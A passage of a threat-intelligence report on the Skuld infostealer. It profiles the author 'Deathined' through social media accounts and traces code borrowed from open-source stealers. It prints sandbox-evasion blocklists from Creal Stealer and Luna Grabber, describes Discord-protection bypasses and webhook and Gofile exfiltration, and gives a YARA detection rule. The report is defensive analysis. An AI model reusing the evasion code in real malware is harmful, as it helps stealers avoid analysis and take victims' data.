


Figure 18 Deathined Github account.

The GitHub of Deathined states that it knows how to program in Golang, which matches what we have seen in Skuld samples. The account was created in April 2023, only 3 weeks before the time of this writing, and does not contain any repositories apart from the one that gives a brief description of the actor. The only other piece of information we have is the existence of one follower with the alias, Trottzler, who seems to have created the account around the same time. However, we haven't found further information about this user.

Also, several links to different social media platforms can be found. The first link redirects to a Telegram group called *deathinews*. The second link redirects to a Guilded (Discord's competitor) group. Both groups were created in May 2023, and, at the time of writing, were still empty. Nevertheless, it is probable that these groups will be used to promote and sell new versions of Skuld and other malware variants in the future. The last one is a link to the @deathined Twitter account, which does not contain any tweets, likes or followers. The only thing that stands out is the fact that the account was created also in April 2023, the same creation date as the GitHub account.



Figure 19 Deathined Twitter account.

If we look for other accounts with the username Deathined, we also see a Reddit account, created in April too. And in this case, we see that it published content related to Fortnite, the videogame, that was later removed. This kind of interest is consistent with the usage of Discord by Skuld, since it is a common platform used mainly by gamers.




Figure 20 Deathined Reddit account.

Moreover, a Tumblr account with the same nickname can be found. Here, the user shows interest in writing Arcane-themed stories, the League of Legends-based TV series, which again fits with what we have seen from Deathined.




Figure 21 Deathined Tumblr account.

Also, a Carrd link (<https://deathined.carrd.co/>) is on the account page, which includes the interests and social media accounts of Deathined, including a link to the known Twitter account, @deathined.




Figure 22 Deathined Carrd webpage.

Aside from that, only a link to another Arcane-themed Tumblr profile is given: Meijki (<https://www.tumblr.com/meijki>). However, we haven't found any further relationships with this account.

Based on the Skuld source code and the creation dates of the social media accounts, we can assess with high confidence that these accounts were created by the Skuld developer, probably to promote its malware business in the future. Also, the gaming theme of some of the accounts and the fact that the Skuld stealer targets Discord users suggest that the actor behind Skuld is specially interested in the gaming industry.

Developing skills

Skuld includes many techniques to steal assets from infected machines. However, this trend does not apply to all samples, since many of them lack some features, while others have such functionality partially implemented. This suggests that Skuld is still under development.

Analysis of the binaries insists that the techniques used by the malware were ported from different GitHub projects.

These projects, mainly written in Python, are stealers and grabbers that have been built as a proof-of-concept, or to showcase some knowledge or product. Subsequently, Deathined took the source code for them and ported it to Golang to build new malware.

In the following lines we will discuss some of the similarities we have seen with the open-source projects [Creal Stealer](#), [Luna Grabber](#) and [BlackCap Grabber](#). Note that, since these are public repositories, there could be more related samples and projects.

Anti-analysis

The different methods that Skuld uses to detect analysis is almost the same as the one used by Creal Stealer or Luna Grabber.

The first method is the usage of blocklists to check if the username, PC name or MAC address are legit. In Figure 23, the values of the blocklists used by Creal Stealer are almost the same, something that also happens with Luna Grabber, as we can check in Figure 24.

```

blacklistUsers = ['WDAGUtilityAccount', '3WIGJT', 'QZ5BJVM', 'SISVH9SH', 'Abby', 'hmarc', 'patex', 'RDhJ0CNFevzX', 'kEecfWwgj', 'Frank', '8N10ColNQ5bq', 'Lisa', 'John', 'george', 'PxmdUOpVyx', '8ViZSM', 'w0fjuOVmcP5A', '1mWvj9b',
'1mWvj9b', 'PqONjHvWexsS', '3uZv9m8', 'Julia', 'HEUeRz1', 'fred', 'server', 'BvJChRPnxsx', 'Harry Johnson', 'SqgFOF3G', 'Lucas', 'mike', 'PateX', 'h7dk1xPr', 'Louise',
'User01', 'test', 'RGzcBUyrznReg']

username = getpass.getuser()

if username.lower() in blacklistUsers:
    os._exit(0)

def kontrol():

    blacklistUsername = ['BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07C0S9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG', 'Q9IATRPRH', 'XC64ZB', 'DESKTOP-D019GDM', 'DESKTOP-WI8CLET', 'SERVER1', 'LISA-PC', 'JOHN-PC', 'DESKTOP-B0T9306',
    'LISA-PC', 'JOHN-PC', 'DESKTOP-B0T9306', 'DESKTOP-1PYKP29', 'DESKTOP-1Y2433R', 'WILEYPC', 'WORK', '6C4E733F-C2D9-4', 'RALPHS-PC', 'DESKTOP-WG3MYJ3', 'DESKTOP-7XC6GGEZ',
    'DESKTOP-SOV9S00', 'QarZhrdPbj', 'ORELEPC', 'ARCHIBALDPC', 'JULIA-PC', 'd1bnJkFv1H', 'NETTYP', 'DESKTOP-BUGIO', 'DESKTOP-CBGPFFEE', 'SERVER-PC', 'TIQIYLA9TW5M',
    'DESKTOP-KALVINO', 'COMPNAME_4047', 'DESKTOP-19OLLTD', 'DESKTOP-DE369SE', 'EABCE2EA-D017-4', 'AIDANPC', 'LUCAS-PC', 'MARCI-PC', 'ACEPC', 'MIKE-PC', 'DESKTOP-IAPKNIP',
    'DESKTOP-NTU7VUO', 'LOUISE-PC', 'T00917', 'test42']

    hostname = socket.gethostname()

    if any(name in hostname for name in blacklistUsername):
        os._exit(0)

kontrol()

BLACKLIST1 = ['00:15:5d:00:07:34', '00:00:4c:b8:7a:58', '00:0c:29:2c:1c:21', '00:25:90:65:39:e4', 'c8:9f:1d:b6:58:e4', '00:25:90:36:65:0c', '00:15:5d:00:00:f3', '2e:b8:24:4d:f7:de', '00:15:5d:13:6d:0c', '00:50:56:a0:dd:00', '00:15:5d:

```

Figure 23 Creal Stealer blacklists.

```

self.blacklistedUsers = [
    'WDAGUtilityAccount', 'Abby', 'hmarc', 'patex', 'RDhJ0CNFevzX', 'kEecfWwgj', 'Frank', '8N10ColNQ5bq', 'Lisa', 'John', 'george', 'PxmdUOpVyx', '8ViZSM', 'w0fjuOVmcP5A',
    '1mWvj9b', 'PqONjHvWexsS', '3uZv9m8', 'Julia', 'HEUeRz1', 'fred', 'server', 'BvJChRPnxsx', 'Harry Johnson', 'SqgFOF3G', 'Lucas', 'mike', 'PateX', 'h7dk1xPr', 'Louise',
    'User01', 'test', 'RGzcBUyrznReg']

self.blacklistedPCNames = [
    'BEE7370C-8C0C-4', 'DESKTOP-NAKFFMT', 'WIN-5E07C0S9ALR', 'B30F0242-1C6A-4', 'DESKTOP-VRSQLAG', 'Q9IATRPRH', 'XC64ZB', 'DESKTOP-D019GDM', 'DESKTOP-WI8CLET', 'SERVER1',
    'LISA-PC', 'JOHN-PC', 'DESKTOP-B0T9306', 'DESKTOP-1PYKP29', 'DESKTOP-1Y2433R', 'WILEYPC', 'WORK', '6C4E733F-C2D9-4', 'RALPHS-PC', 'DESKTOP-WG3MYJ3', 'DESKTOP-7XC6GGEZ',
    'DESKTOP-SOV9S00', 'QarZhrdPbj', 'ORELEPC', 'ARCHIBALDPC', 'JULIA-PC', 'd1bnJkFv1H', 'NETTYP', 'DESKTOP-BUGIO', 'DESKTOP-CBGPFFEE', 'SERVER-PC', 'TIQIYLA9TW5M',
    'DESKTOP-KALVINO', 'COMPNAME_4047', 'DESKTOP-19OLLTD', 'DESKTOP-DE369SE', 'EABCE2EA-D017-4', 'AIDANPC', 'LUCAS-PC', 'MARCI-PC', 'ACEPC', 'MIKE-PC', 'DESKTOP-IAPKNIP',
    'DESKTOP-NTU7VUO', 'LOUISE-PC', 'T00917', 'test42']

self.blacklistedHIDS = [
    '7AB5C494-39F5-4941-9163-47F54D6D5016', '03DE0294-0480-05DE-1A06-350700080009', '11111111-2222-3333-4444-555555555555',
    '6F3CA5EC-BEC9-4A4D-8274-11168F640058', 'ADEEEE9E-EF0A-6884-B148-B83A54AFC548', '4C4C4544-0050-3710-8058-CAC04F59344A',
    '00000000-0000-0000-0000-AC1F6BD04972', '00000000-0000-0000-0000-000000000000', '5BD24D56-789F-8468-7C0C-CAA7222CC121',
    '49434D53-0200-9036-2500-65902500E439', '49434D53-0200-9036-2500-36902500F022', '777D84B3-88D1-451C-93E4-D235177420A7',
    '49434D53-0200-9036-2500-36902500C65', 'B1112042-52E8-E258-3655-6A4F54155D8F', '00000000-0000-0000-0000-AC1F6BD048FE',
    'EB16924B-FB6D-4FA1-8666-17B91F62FB37', 'A15A930C-B251-9645-AF63-E45AD728C20C', '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3',
    'C7D23342-ASD4-68A1-59AC-CF40F735B363', '63203342-0EB0-AA1A-40F5-3FB37D8B0670', '44B94D56-65AB-DC02-86A0-98143A7423BF',
    '6608003F-EC4A-494E-807E-1C4615D1D937', 'D9142042-BF51-5EFF-D5F8-EE9AE301602A', '49434D53-0200-9036-2500-369025003AF0',
    '8B4E8278-525C-7343-8825-280AEBDC3BCB', '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27', '79AF5279-16CF-4094-9758-F88A616D81B4',
    'FF577B79-782E-0A4D-8568-B35A987EB76B', '08C1E400-3C56-11EA-8000-3CECF43FEDE', '6CECAF72-3548-476C-BD8D-73134A9182C8',
    '49434D53-0200-9036-2500-369025003865', '119602E8-92F9-8D4B-8979-DA682276D385', '12204D56-28C0-AB03-5187-44A887525250',
    '63FA3342-31C7-4E8E-8089-DAFF6CE5E967', '365B4000-3825-11EA-8000-3CECF44010C', 'D8C30328-1B06-4611-8E3C-E433F4F9794E',
    '00000000-0000-0000-0000-50E5493391EF', '00000000-0000-0000-0000-AC1F6BD04D98', '4C882042-BA8F-1748-C941-363C391CA7F3',
    'B6464A2B-9C7C-4B95-A2D0-E5410081B871', 'B8233342-2E01-718F-D4A1-E7F6D0626428', '9921DE3A-5C1A-DF11-9078-563412000026',
    'CC5B3F62-2A04-4D2E-A46C-AA41B7508712', '00000000-0000-0000-0000-AC1F6BD04986', 'C249957A-AA08-4B21-933F-9271BEC63C85',
    'BE784D56-81F5-2C8D-9D48-5AB56F805D86', 'ACA69200-3C4C-11EA-8000-3CECF4401AA', '3F284CA4-88DF-489B-A273-41844D668F6D',
    'B86AE044-87BA-C847-BC0A-C79D701A16A50', '2E6F8594-9D55-4424-8E74-CE25A25E36B0', '42A82042-3F13-512F-5E3D-6BF4FFFD8518',
    '38AB3342-66B0-7175-0B23-F390B7328B78', '48941AE9-D52F-11DF-B8DA-503734826431', '032E02B4-0499-05C3-0806-3C0700080009',
    'DD9C3342-FB80-9A31-E804-5794E5AE284C', 'E08DE9AA-C704-4261-B32D-57B2A3993518', '07E42F42-F43D-3E1C-1C68-9C7AC120F3B9',
    '88DC3342-12E6-7D62-B0AE-C80E578E7B07', '5E3E7FE0-2636-4CB7-84F5-8D2650FFEC0E', '96B83342-6335-0FA8-BA29-E1BA5D8FEFBE',
    '0934E336-72E4-4E6A-B3E5-383B08E938C3', '12EE3342-87A2-32DE-A390-4C2DA4D512E9', '38813342-D7D0-DFC8-C56F-7FC9D0FE5C972',
    '8DA62042-8B59-84E3-D232-38B29A10964A', '3A9F3342-D1F2-DF37-68AE-C10F608FB462', 'F5744000-3C78-11EA-8000-3CECF43FEFE',
    'FAB82042-2B5D-13B0-FCB5-C5C55577A35', 'C6B32042-4EC3-6FDF-C725-6F63914DA7C7', 'FCE23342-91F1-EAFC-BA97-5AAE4509E173',
    'CF1BE00F-4AAF-455E-8DCD-B5B09868FA8F', '050C3342-FADD-AEDF-EF24-C6454E1A73C9', '4DC32042-E601-F329-21C1-03F27564FD6C',
    'DEAEB8CE-AS73-9F48-B040-62ED6C223F20', '05790C00-3B21-11EA-8000-3CECF440000', '5EBD2E42-1DB8-78A6-0EC3-031B661D5C57',
    '9C6D1742-046D-BC94-ED09-C36F70CC9A91', '907A2A79-7116-4CB6-9FA5-E5A58C4587CD', 'A9C83342-4800-0578-1EE8-BA26D2A678D2',
    'D7382042-00A0-A6F0-1E51-FD18BF86CD71', '1D4D3342-D6C4-710C-98A3-9CC6571234D5', 'CE352E42-9339-8484-293A-BD58CDC639A5',
    '60C83342-0A97-928D-7316-F51080A78E72', '02AD9898-FA37-11EB-AC55-1D0C0A67EA8A', 'DBCC3514-FA57-477D-901F-1CAF4CC92D0F',
    'FED63342-E0D6-C669-D53F-253D696D74DA', '2DD1B176-C043-49A4-830F-C623FFB88F3C', '4729AEB0-FC07-11E3-9673-CE39E79C8A00',
    '84FE3342-6C67-5FC6-5639-983CA3D775A1', 'DBC22E42-59F7-1329-D9F2-E78A2EE5B0D0', 'CEFC836C-8CB1-45A6-ADD7-209085EE2A57',
    'A7721742-BE24-8A1C-B859-7DF8251A83D3', '3F3C58D1-B4F2-4019-B2A2-2A500E96AF2E', 'D2DC3342-396C-6737-A8F6-0C6673C1DE08',
    'EADD1742-4807-00A0-F92E-CD933E9D8C1', 'AF1B2042-4890-0000-A4E4-632A1C8C7EB1', 'FE455D1A-BE27-4BA4-96C8-967A6D3A9661',
    '921E2042-70D3-F9F1-8C8D-B398A21F89C6']

self.blacklistedIPS = [
    '88.132.231.71', '78.139.8.50', '20.99.160.173', '88.153.199.169', '84.147.62.12', '194.154.78.160', '92.211.109.160', '195.74.76.222', '188.105.91.116',
    '34.105.183.68', '92.211.55.199', '79.104.209.33', '95.25.204.90', '34.145.89.174', '109.74.154.90', '109.145.173.169', '34.141.146.114', '212.119.227.151',
    '195.239.51.59', '192.40.57.234', '64.124.12.162', '34.142.74.220', '188.105.91.173', '109.74.154.91', '34.105.72.241', '109.74.154.92', '213.33.142.50',

```

Figure 24 Luna Grabber blocklists.

Discord bypass

When bypassing Discord security features, Deathined took inspiration from BlackCap Grabber, which uses the same two aforementioned methods, Better Discord and Discord Token Protector described in the above lines.

Figure 25 compares the first method, the Better Discord bypass feature.




Figure 25 Better Discord bypass implementation comparison between Skuld and BlackCap Grabber.

Figure 26 compares the implementation of the Discord Token Protector bypass feature.




Figure 26 Discord Token Protector bypass implementation comparison between Skuld and BlackCap Grabber.

Luna Grabber contains a similar implementation of both bypasses, highlighting the fact that it is a widely available algorithm.

Exfiltration

Regarding exfiltration, we have seen that all the mentioned projects use Discord webhooks to send information to the attacker. However, in the case of Gofile, only Creal Stealer includes this technique, which is implemented similarly to Skuld, as you will notice in Figure 27.




Figure 27 Gofile exfiltration implementation comparison between Skuld and Creal Stealer.

Conclusion

The rise of Golang malware presents a grave concern in the ever-changing cybersecurity landscape. As Golang gains popularity, cybercriminals have leveraged its strengths to develop new malware variants that pose a serious threat to users and companies. Skuld stealer is a prime example of a novel malware that seeks sensitive information stored in systems, including files and applications, such as web browsers and Discord. Many other features seem to be still under development, based on some functionality that is partially implemented in certain samples, like the Discord injection or Clipper modules.

The author, Deathined, seems to be constantly trying to implement new features, taking inspiration from open-source projects, and porting the functionality to Golang if necessary. The author has not started selling their products yet. However, it is probable that, in the near future, it will start doing so via Telegram or other services.

The fact that the development of Skuld is incomplete does not mean it is incompetent malware. It is indeed a viable threat, capable of stealing sensitive data from infected machines; something that many users across the globe have already experienced.

Appendix A - Trellix Skuld detection signatures

Endpoint Security (ENS)
Generic.pws.ajj trojan
Trojan-pws.w trojan
Trojan-pws.v trojan
Trojan.ug trojan
Endpoint Security (HX)
Trojan.Generic.33678007
Trojan.Generic.33606823
Trojan.Generic.33674243
Trojan.Generic.33638573
Trojan.Generic.33599705

Trojan.Generic.33638565
Trojan.Generic.33744688
Trojan.Generic.33599076
Trojan.Generic.33620422
Trojan.Generic.33599707
Trojan.Generic.33599826
Trojan.Generic.33614076
Trojan.Generic.33603047
Trojan.Generic.33638556
Trojan.Generic.33677399
Trojan.Generic.33638688
Trojan.Generic.33620152
Trojan.Generic.33616922
Network Security (NX) Detection as a Service Email Security Malware Analysis File Protect
InfoStealer.Skud Trojan.Win.Generic.MVX FE_InfoStealer_Win64_Skuld_1 FE_InfoStealer_Win_Skuld_1

Appendix B - MITRE ATT&CK

Execution
T1204.002 Malicious File
T1059.007 Command and Scripting Interpreter: JavaScript
Defense Evasion
T1497 Virtualization/Sandbox Evasion: System Checks
T1562.001 Impair Defenses: Disable or Modify Tools
T1622 Debugger Evasion
Credential Access
T1555.003 Credentials from Password Stores: Credentials from Web Browsers
T1111 Multi-Factor Authentication Interception
T1539 Steal Web Session Cookie
Discovery

T1033 System Owner/User Discovery
T1012 Query Registry
T1057 Process Discovery
T1083 File and Directory Discovery
T1217 Browser Information Discovery
T1082 System Information Discovery
T1016 System Network Configuration Discovery
Collection
T1113 Screen Capture
T1115 Clipboard Data
T1560 Archive Collected Data
Command and Control
T1071.001 Application Layer Protocol: Web Protocols
T1573.002 Encrypted Channel: Asymmetric Cryptography
T1102.003 Web Service: One-Way Communication
Exfiltration
T1567 Exfiltration Over Web Service
T1020 Automated Exfiltration
Impact
T1489 Service Stop

Appendix C - YARA rule

```
rule mal_skuld_stealer {
  meta:
    author = "Ernesto Fernandez (L3cr0f) | Trellix ARC"
    threat_name = "Skuld"
    filetype = "Win64 EXE"
    date = "2023-05-15"
    description = "Yara rule for hunting Skuld stealer."

  strings:
    $a1 = "skuld" nocase
    $a2 = "deathined" nocase

    // Discord exfiltration
    $b1 = "https://discord.com/api/webhooks/"
    $b2 = "avatar_url"
    $b3 = "icon_url"
```

```

// Gofile exfiltration
$c1 = "https://api.gofile.io/getServer"
$c2 = "gofile.io/uploadFile"

// Browser DBs
$g1 = "masterkey_db"
$g2 = "login_db"
$g3 = "download_db"
$g4 = "history_db"
$g5 = "card_db"

$h1 = { 70 61 73 73 77 6F 72 64 } // password
$h2 = { 72 64 2D 63 68 65 63 6B } // rd-check

condition:
uint16(0) == 0x5A4D and
uint16(0) == 0x5A4D and
filesize > 5MB and
(
  all of ($a*) or
  (
    (
      2 of ($b*) or
      all of ($c*)
    ) and
    3 of ($g*)
  ) or (
    3 of ($g*) and
    $h2 in (@h1..@h1+0x20)
  )
)
}

```

Appendix D - IoCs

SHA256 Hashes

```

